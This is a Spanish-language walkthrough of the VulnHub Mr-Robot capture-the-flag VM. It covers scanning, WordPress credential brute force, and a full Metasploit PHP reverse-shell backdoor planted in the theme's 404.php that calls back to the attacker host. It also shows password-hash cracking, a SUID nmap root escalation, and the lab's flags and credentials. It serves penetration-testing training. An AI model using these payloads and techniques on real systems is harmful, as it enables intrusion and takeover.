

# MrRobot (192.168.56.101)

<https://www.vulnhub.com/entry/mr-robot-1,151/>

Formato OVA y se importa directamente a VirtualBox poniendo la red solo anfitrión donde estará Kali con fija.



Lo primero es localizar la IP de la máquina

Protocolo ARP mapea una dirección física MAC con una de red IP

KALI conectado a la máquina en la Solo anfitrión con DHCP en **eth1 red 192.168.56.1/24** (DHCP desde la 100)

```
netdiscover -i eth0 -r 192.168.56.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:00	1	60	Unknown vendor
192.168.56.2	08:00:27:4a:74:2d	1	60	PCS Systemtechnik GmbH
192.168.56.101	08:00:27:23:2b:51	1	60	PCS Systemtechnik GmbH

```
192.168.56.101 08:00:27:23:2b:51 Maquina MR-Robot
192.168.56.101 08:00:27:99:fb:c3 1 60 PCS Systemtechnik GmbH
```

## Enumeracion

```
nmap -O -sS -Pn -sV 192.168.56.101
```

```
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
443/tcp   open  ssl/http Apache httpd
MAC Address: 08:00:27:23:2B:51 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
```


## TCP

```
22/tcp closed ssh
80/tcp open  http  Apache httpd
443/tcp open  ssl/http Apache httpd
```

## 22 (ssh closed)

## 80 (http)

Apache



```
→ C No es seguro 192.168.56.101 ☆
22:02 -|- friend_ [friend_@208.185.115.6] has joined #fsociety.
22:02 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet,
but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and
how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is
costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a
voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Los comandos al ejecutarlos sacan videos y fotos.

Se juega con ella por si vemos acciones de introducir datos u otras que nos permita acceder.

```
http://192.168.56.101/robots.txt // Nos aparecen 2 ficheros
User-agent: *
fsociety.dic
key-1-of-3.txt
```

```
http://192.168.56.101/fsociety.dic
```

Palabras parecen comandos, pero tambien podria servir como diccionario de claves o usuarios.


```
curl http://192.168.56.101/fsociety.dic -o fsociety.dic
cat fsociety.dic | sort | uniq > fsociety_unicos.dic
```

```
http://192.168.56.101/key-1-of-3.txt
```

```
073403c8a58a1f80d943455fb30724b9
```

**curl http://192.168.56.101/key-1-of-3.txt -o key-1-of-3.txt // La primera bandera de 3**

Intentamos ver tipo de HASH ejecutando "hash-identifier"



```
HASH: 073403c8a58a1f80d943455fb30724b9

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

```
hashcat -m 0 -a 0 --force key-1-of-3.txt /usr/share/wordlists/rockyou.txt
```

```

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: MD5
Hash.Target.....: 073403c8a58a1f80d943455fb30724b9
Time.Started.....: Thu Jul 11 19:21:29 2019 (7 secs)
Time.Estimated...: Thu Jul 11 19:21:36 2019 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2068.0 kH/s (0.42ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]

```

hashcat -m 0 -a 3 --force key-1-of-3.txt /usr/share/wordlists/rockyou.txt  
Fuerza bruta OJO eleva bastante la temperatura de la CPU rapidamente llega a 48º

## WhatWEB

whatweb -a 4 http://192.168.56.101

```

root@pinguylaz:~# whatweb -a 4 http://192.168.56.101
http://192.168.56.101/ ERROR: undefined method `map' for "whatweb=true":String
Did you mean? tap
http://192.168.56.101 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache], IP[192.168.5
6.101], Script, UncommonHeaders[x-mod-pagespeed], WordPress, X-Frame-Options[SAMEORIGIN]

```

Vemos que tenemos WORDPRESS

## Nikto

nikto -h 192.168.56.101

+ Retrieved x-powered-by header: PHP/5.5.29

Info WordPress

- + /wp-links-opml.php: This WordPress script reveals the installed version.
- + OSVDB-3092: /license.txt: License file found may identify site software.
- + /admin/index.html: Admin login page/section found.
- + Cookie wordpress\_test\_cookie created without the httponly flag
- + /wp-login/: Admin login page/section found.
- + /wordpress: A Wordpress installation was found.
- + /wp-admin/wp-login.php: Wordpress login found
- + /wordpresswp-admin/wp-login.php: Wordpress login found
- + /blog/wp-login.php: Wordpress login found
- + /wp-login.php: Wordpress login found
- + /wordpresswp-login.php: Wordpress login found

## CMS (WordPress)

Wordpress

Se mira en el fichero de configuración wp-config.php la configuración de BBDD y obtenemos:

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'bitnami_wordpress');
/** MySQL database username */

```

```
define('DB_USER', 'bn_wordpress');
/** MySQL database password */
define('DB_PASSWORD', '570fd42948');
/** MySQL hostname */
define('DB_HOST', 'localhost:3306');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Se obtiene:

Nombre BBDD: bitnami\_wordpress  
Usuario: bn\_wordpress  
Clave: 570fd42948

```
mysql -u bn_wordpress -p bitnami_wordpress //Acceso y version de BBDD
```

## WPSCAN

```
wpscan 192.168.56.101
```

```
http://192.168.56.101/xmlrpc.php
```

```
+] WordPress version 4.3.19 identified (Latest, released on 2019-03-13).
| Detected By: Rss Generator (Aggressive Detection)
| - http://192.168.56.101/feed/, <generator>https://wordpress.org/?v=4.3.19</generator>
| - http://192.168.56.101/comments/feed/, <generator>https://wordpress.org/?v=4.3.19</generator>
```

```
wpscan -ep, t --url 192.168.56.101
No encuentra Plugin Vulnerables
No detecta tema principal pero detecta:
  twentyfifteen 1.3 sin actualizar
  twentyfourteen 1.5 sin actualizar
  twentythirteen 1.6 sin actualizar
```

```
wpscan -evt --url 192.168.56.101
Temas no vulnerables
```

```
// Intentamos localizar Usuarios y Password ocn el fichero encontrado
Creamos un fichero de usuarios desde el obtenido ya que Wordpress no diferencia en el usuario mayusculas y minusculas
cat fsocity.dic | tr a-z A-Z | sort | uniq > usuario.txt
wpscan --url 192.168.56.101 -U usuario.txt -P fsocity_unicos.dic
[i] Valid Combinations Found:
| Username: ELLIOT, Password: ER28-0652
```

## 443 (ssl/http)

Apache

Con HTTPS no deja por los certificados no validos

## Explotacion

Explotación **WORDPRESS** conociendo usuario elliot que es administrador, generamos un backDoor PHP

## BackDoor PHP

Explotación **WORDPRESS** conociendo usuario elliot que es administrador, generamos un backDoor PHP

```

msf5 > use php/meterpreter/reverse_tcp
msf5 payload(php/meterpreter/reverse_tcp) > set LHOST 192.168.56.100
LHOST => 192.168.56.100
msf5 payload(php/meterpreter/reverse_tcp) > set LPORT 4444
LPORT => 4444
msf5 payload(php/meterpreter/reverse_tcp) > generate -f raw -o mrrobot.php
[*] Writing 1115 bytes to mrrobot.php...

```

Genera BackDoor

Entramos con el administrador (elliott) y metemos el codigo generado en la pagina 404.php, dentrol de edici3n temas  
**NOTA:** Guardamos el contenido actual para poder volver a ponerlo como antes.

#### Twenty Fifteen: 404 Template (404.php)

Select theme to edit:

```

<?php /**/ error_reporting(0); $ip = '192.168.56.100'; $port = 4444; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = sf("tcp://{ip}:{port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &&
is_callable($f)) { $s = sf($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = sf(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) {
die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch
($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
(!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-
strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('',
$b); $suhosin_bypass(); } else { eval($b); } die();

```

#### ESCUCHA

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.100
lhost => 192.168.56.100
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.100:4444

```

Forzamos la ejecuci3n pidiendo una pagina que no esta, de forma que nos da sesion en metasploit

```

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.100:4444
[*] Sending stage (38247 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.100:4444 -> 192.168.56.101:59918) a
t 2019-07-13 00:06:24 +0200

meterpreter >

```

## Post Exploitation

Lo primero ver donde hemos entrado, en que proceso, con que usuario, hora de acceso.

```

meterpreter > pwd
/opt/bitnami/apps/wordpress/htdocs

```

```

meterpreter > getpid
Current pid: 1524

```

```

meterpreter > getuid

```

Server username: daemon (1)

meterpreter > localtime  
Local Date/Time: 2019-07-13 00:20:31 UTC (UTC+0000)

- Recogemos información Host
  - Ver usuarios con directorios
- En Linux normalmente /home

```
$ cd /home
cd /home
$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
$ grep home/robot /etc/passwd
grep home/robot /etc/passwd
robot:x:1002:1002:~/home/robot:
```

Vemos que el directorio robot es del usuario robot por lo que entra

```
$ cd robot
cd robot
$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13  2015 .
drwxr-xr-x 3 root root 4096 Nov 13  2015 ..
-r----- 1 robot robot  33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot  39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```

Encontramos la segunda bandera pero no tenemos per


### Obtener clave de usuario robot

Opcion 1 Escalar privilegios a root (Ver Escalada de privilegios)  
 Opción 2 ver si fichero password.raw-md5 tiene la clave de robot, ya que este lo puede leer cualquier usuario.  
 cat password.raw-md5  
 robot:c3fcd3d76192e4007dfb496cca67e13b

**Found: abcdefghijklmnopqrstuvwxyz**  
 (hash = c3fcd3d76192e4007dfb496cca67e13b)

Obtenido herramienta ON-LINE

Decodificación mediante hashcat  
 hashcat -m 0 --force c3fcd3d76192e4007dfb496cca67e13b /usr/share/wordlists/rockyou.txt



La clav

### Entrada usuario robot

```
meterpreter > shell
Process 2361 created.
Channel 4 created.
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ pwd
pwd
/home/robot
$
```

Con el usuario obtenemos la bandera

```
$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

## Escalada de privilegios

Auxiliar de mesteaploit codigo publicado  
[https://github.com/pinguytaz/enum\\_vectores\\_escalada](https://github.com/pinguytaz/enum_vectores_escalada)

```
msf> use post/linux/gather/enum_vectores_escalada
msf> sessions

Active sessions
=====
  Id  Name  Type                Information                Connection
  --  -
  1   meterpreter php/linux daemon (1) @ linux 192.168.56.100:4444 -> 192.168.56.101:36501
(192.168.56.101)
msf > set session 1
msf> run
```

```
[*] Informacion del sistema/usuarios:
[+] KERNEL: Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[+] UID:1 - daemon GID:1 - daemon
[+] GRUPOS: 1-daemon
[*] Fichero /etc/passwd
[*] Fichero /etc/group
[*] Fichero /etc/shadow
[*] Vector escaldado SUDO:
[-] En principio no pertenece a grupo SUDO
[*] Version de Sudo:
Sudo version 1.8.9p5
Sudoers policy plugin version 1.8.9p5
Sudoers file grammar version 43
Sudoers I/O plugin version 1.8.9p5
[*] Fichero /etc/sudoers
```

Info

```
[*] Vectores de escalado permisos SUID
[+] /bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Detectamos ficheros

permiso ya que puede que nos permita abrir una sesión (SHELL) con permiso de root,

Esta información también se podría haber obtenido con "FIND"

## Permisos Ficheros

Usaremos el ejecutable con SUID nmap ya que este puede lanzar un shell para que este tenga permisos de root ya que lo ejecuta nmap que tiene SUID

```
$ nmap --interactive
nmap --interactive
/bin/sh: 7: nmap: not found
$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=0(root),1(daemon)
```

Se ve que tenemos euid de root

```
# find / -name "key-?-of-3.txt"
find / -name "key-?-of-3.txt"
/root/key-3-of-3.txt
/opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
/home/robot/key-2-of-3.txt
```

Localizamos la bandera que nos falta.

```
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

## Información



## Potential Exploits

AL tener acceso al wordPress se puede introducir un acceso PHP

## **Info. Host**

### **Sistema Operativo**

```
meterpreter > sysinfo
  Computer      : linux
  OS            : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86
```

### **Architecture**

```
APACHE como servidor httpd
PHP/5.5.29
WordPress version 4.3.19 identified (Latest, released on 2019-03-13)
Base datos 5.6.26 MySQL Community Server (GPL)
```

## **Passwords**

Clave de Wordpress  
| Username: ELLIOT, Password: ER28-0652 (Administrador)

LINUX  
robot **abcdefghijklmnopqrstuvwxy**  
daemon usuario con el que se entra en el meterpreter

MySQL  
Nombre BBDD: bitnami\_wordpress  
Usuario: bn\_wordpress  
Clave: 570fd42948

## **Banderas**

**Bandera 1** /opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt  
http://192.168.56.101/key-1-of-3.txt  
073403c8a58a1f80d943455fb30724b9

**Bandera 2** /home/robot/key-2-of-3.txt  
En usuario "robot"  
cat key-2-of-3.txt  
822c73956184f694993bede3eb39f959

**Bandera 3** /root/key-3-of-3.txt  
Realizamos escalada de privilegio para obtener ROOT.  
cat /root/key-3-of-3.txt  
04787ddef27c3dee1ee161b21670b4e4